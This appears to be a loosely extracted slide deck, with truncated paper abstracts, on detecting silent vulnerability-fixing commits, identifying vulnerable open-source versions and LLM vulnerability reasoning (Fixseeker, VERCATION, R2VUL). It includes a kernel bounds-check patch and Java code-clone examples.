@@ -678,6 +678,9 @@ static int dn_create(struct net *net, st
ruct socket *sock, int protocol, {
    struct sock *sk;
+    if (protocol < 0 || protocol > SK_PROTOCOL_MAX)
+        return -EINVAL;
diff --git a/net/ipv4/af_inet.c b/net/ipv4/af_inet.c
@@ -257,6 +257,9 @@ static int inet_create(struct net *net,
struct socket *sock,
    int err;
+    if (protocol < 0 || protocol >= IPPROTO_MAX)
+        return -EINVAL;
    sock->state = SS_UNCONNECTED;
```

Language	Occurrences (%)
C/C++	42.1%
Java	45%


Language	Occurrences (%)
C/C++	41.5%
Java	50%

The Fixseeker workflow


Extracting hunks and correlation




Hunk correlation graph (HCG)




Evaluation highlight



Ablation study: w/wo multi-hunk correlation



Summary: detecting silent VFCs



- An empirical study
 - investigate and categorize the correlations between code hunks in *multi-hunk* VFCs
- Novel graph-based approach
 - leverage *inter-hunk* dependencies to more accurately identify silent VFCs

Solutions to the three problems

Fixseeker: An Empirical Driven Graph-based Approach for Detecting Silent Vulnerability Fixes in Open Source Software

YIRAN CHENG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

TING ZHANG, Singapore Management University, Singapore

LWIN KHIN SHAR, Singapore Management University, Singapore

ZHE LANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

DAVID LO, Singapore Management University, Singapore

SHICHAO LV, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

DONGLIANG FANG, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

ZHIQIANG SHI, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

LIMIN SUN, Beijing Key Laboratory of IOT Information Security Technology, Institute of Information Engineering, CAS; School of Cyber Security, University of Chinese Academy of Sciences, China

Open source software (OSS) vulnerabilities pose significant security risks to downstream applications. While vulnerability databases provide valuable information for mitigation, many security patches are released *silently* in new commits of OSS repositories without explicit indications of their security impact. This makes it challenging for software maintainers and users to detect and address these vulnerability fixes. There are a few approaches for detecting vulnerability-fixing commits (VFCs) but most of these approaches leverage commit messages, which would miss *silent* VFCs. On the other hand, there are some approaches for detecting silent VFCs based on code change patterns but they often fail to adequately characterize vulnerability fix patterns, thereby lacking effectiveness. For example, some approaches analyze each hunk in known VFCs, in isolation,

VERCATION: Precise Vulnerable Open-source Software Version Identification based on Static Analysis and LLM

Yiran Cheng^{*†}, Ting Zhang^{‡||}, Lwin Khin Shar[§], Shouguo Yang[¶], Chaopeng Dong^{*†}, David Lo[§], Shichao Lv^{*†||}, Zhiqiang Shi^{*†}, Limin Sun^{*†}

* Beijing Key Laboratory of IOT Information Security Technology,
Institute of Information Engineering, Beijing, China

† School of Cyber Security, University of Chinese Academy of Sciences, Beijing, China

‡ Monash University, Australia

§ Singapore Management University, Singapore

¶ Zhongguancun Laboratory, Beijing, China

chengyiran@iie.ac.cn, ting.zhang@monash.edu, ikshar@smu.edu.sg, yangshouguo@outlook.com,
dongchaopeng@iie.ac.cn, davidlo@smu.edu.sg, {lvshichao, shizhiqiang, sunlimin}@iie.ac.cn

Abstract—Open-source software (OSS) has experienced a surge in popularity, attributed to its collaborative development model and cost-effective nature. However, the adoption of specific software versions in development projects may introduce security risks when these versions bring along vulnerabilities. Current methods of identifying vulnerable versions typically analyze and extract the code features involved in vulnerability patches using static analysis with pre-defined rules. They then use code clone detection to identify the vulnerable versions. These methods are hindered by imprecision due to (1) the exclusion of vulnerability-irrelevant code in the analysis and (2) the inadequacy of code clone detection. This paper presents VERCATION, an approach designed to identify vulnerable versions of OSS written in C/C++. VERCATION combines program slicing with a Large Language Model (LLM) to identify vulnerability-relevant code from vulner-

can pose security risks, as these versions may contain vulnerabilities. Therefore, having a comprehensive knowledge of vulnerable versions of OSS becomes imperative for software developers.

Public vulnerability repositories collect vulnerability reports of software products and disseminate information regarding the affected versions of the software. The National Vulnerability Database (NVD) [1], recognized as the largest public vulnerability database, employs the Common Platform Enumeration (CPE) format to store information about vulnerable versions. However, the NVD often encompasses all versions before the reported vulnerability or designates only the ver-

R2VUL: Learning to Reason about Software Vulnerabilities with Reinforcement Learning and Structured Reasoning Distillation

Martin Weyssow^{1*}, Chengran Yang¹, Junkai Chen¹, Ratnadira Widayarsi¹, Ting Zhang¹, Huihui Huang¹, Huu Hung Nguyen¹, Yan Naing Tun¹, Tan Bui¹, Yikun Li¹, Ang Han Wei², Frank Liauw², Eng Lieh Ouh¹, Lwin Khin Shar¹, David Lo¹

¹Singapore Management University

²Gov Tech Singapore

mweyssow@smu.edu.sg

Abstract

Large language models (LLMs) have shown promising performance in software vulnerability detection, yet their reasoning capabilities remain unreliable. We propose R2VUL, a method that combines reinforcement learning from AI feedback (RLAIF) and structured reasoning distillation to teach small code LLMs to detect vulnerabilities while generating security-aware explanations. Unlike prior chain-of-thought and instruction tuning approaches, R2VUL rewards well-founded over deceptively plausible vulnerability explanations through RLAIF, which results in more precise detection and high-quality reasoning generation. To support RLAIF, we construct the first multilingual preference dataset for vulnerability detection, comprising 18,000 high-quality samples in C#, JavaScript, Java, Python, and C. We evaluate R2VUL across five programming languages and against four static analysis tools, eight state-of-the-art LLM-based baselines, and various fine-tuning approaches. Our results demonstrate that a 1.5B R2VUL model exceeds the performance of its 32B teacher model and leading commercial LLMs such as Claude-4-Opus. Furthermore, we introduce a lightweight calibration step that reduces false positive rates under varying imbalanced data distributions. Finally, through qualitative analysis, we show that both LLM and human evaluators consistently rank R2VUL model's reasoning higher than other reasoning-based baselines.

et al. 2024; Nong et al. 2024; Zhang et al. 2024a). Vulnerability detection differs from code generation as it demands a binary judgement, i.e., *vulnerable vs. safe*, an inductive bias absent from generic pre-training and instruction tuning, making additional fine-tuning essential. Sequence classification fine-tuning (CLS) has long been applied in VD (Shestov et al. 2024; Chan et al. 2023; Lu et al. 2021), but comes at the cost of interpretability. The absence of any explanatory signal prevents users from trusting or debugging the prediction (Doshi-Velez and Kim 2017). Alternatively, recent studies have explored supervised fine-tuning (SFT) to train LLMs to generate explanations alongside predicted labels (Du et al. 2024a; Yusuf and Jiang 2024; Yang et al. 2024; Mao et al. 2024).

Inspired by the success of reinforcement learning from AI feedback (RLAIF) in NLP (Rafailov et al. 2023; Tunstall et al. 2023) and code generation (Weyssow et al. 2024; Zhang et al. 2024b), we introduce R2VUL, a novel approach that applies preference alignment to VD. Instead of training solely on positive reasoning paths as SFT does, we distill a preference policy into a small student LLM by contrasting *valid* and *flawed* reasoning generated by a strong teacher LLM. This additional contrastive signal explicitly teaches the student not only to generate good explanations but also to reason about them to learn from them.

Fixseeker

Identify silent VFCs



Introduction
○

Identify vulnerable versions



Three problems
○

Fixseeker
○

Vercation
○


Identify & reason vulnerabilities



R2VUL
○

Closing
○

From VFCs to vulnerability-introducing commits (VICs)



Code clone

Type-1

```
// Fragment A
int sum = 0;
for (int i = 0; i < list.size(); i++) {
    sum += list.get(i);
}

// Fragment B
int sum = 0;
for (int i = 0; i < list.size(); i++) { // calculate the sum
    sum += list.get(i);
}
```

Type-2

```
// Fragment A
double calculateArea(double radius) {
    return Math.PI * radius * radius;
}

// Fragment B
float computeArea(float r) {
    return (float)Math.PI * r * r;
}
```

Type-3

```
// Fragment A
public void processData(List<String> data) {
    for (String item : data) {
        System.out.println("Processing: " + item);
        // ... more processing
    }
}

// Fragment B
public void handleInput(List<String> input) {
    // Added a null/empty check
    if (input != null && !input.isEmpty()) {
        for (String val : input) {
            // Changed the output format
            System.out.println("Handling: " + val.toUpperCase());
            // ... more processing
        }
    }
}
```

